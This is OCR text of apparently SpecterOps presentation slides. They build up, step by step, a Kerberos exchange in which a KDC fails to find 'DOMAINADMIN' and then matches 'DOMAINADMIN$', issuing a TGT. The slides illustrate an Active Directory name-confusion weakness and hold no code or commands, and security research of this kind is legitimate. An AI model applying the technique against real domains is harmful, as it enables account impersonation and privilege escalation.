

CLIEN
T
KD
C
NTD
S
AS-REQ W/
PREAUTH
DOMAINADMIN@
UNSIGNEDSHORT.N
ET?


SPECTEROPS



CLIEN
T
KD
C
NTD
S
AS-REQ W/
PREAUTH
DOMAINADMIN@
UNSIGNEDSHORT.N
ET?
WHO?


CLIEN
T
KD
C
NTD
S
AS-REQ W/
PREAUTH
DOMAINADMIN@
UNSIGNEDSHORT.N
ET?
WHO?
DOMAINADMIN?


CLIEN
T
KD
C
NTD
S
AS-REQ W/
PREAUTH
DOMAINADMIN@
UNSIGNEDSHORT.N
ET?
WHO?
DOMAINADMIN?
NOPE



CLIEN
T
KD
C
NTD
S
AS-REQ W/
PREAUTH
DOMAINADMIN@
UNSIGNEDSHORT.N
ET?
WHO?
DOMAINADMIN?
NOPE
DOMAINADMIN$?


CLIEN
T
KD
C
NTD
S
AS-REQ W/
PREAUTH
DOMAINADMIN@
UNSIGNEDSHORT.N
ET?
WHO?
DOMAINADMIN?
NOPE
DOMAINADMIN$?
YEP, HERE'S KEYS


CLIEN
T
KD
C
NTD
S
AS-REQ W/
PREAUTH
DOMAINADMIN@
UNSIGNEDSHORT.N
ET?
WHO?
DOMAINADMIN?
NOPE
DOMAINADMIN$?
AS-REP W/ TGT
YEP, HERE'S KEYS


SPECTEROPS

"A UPN can be implicitly or explicitly defined...An implicit UPN 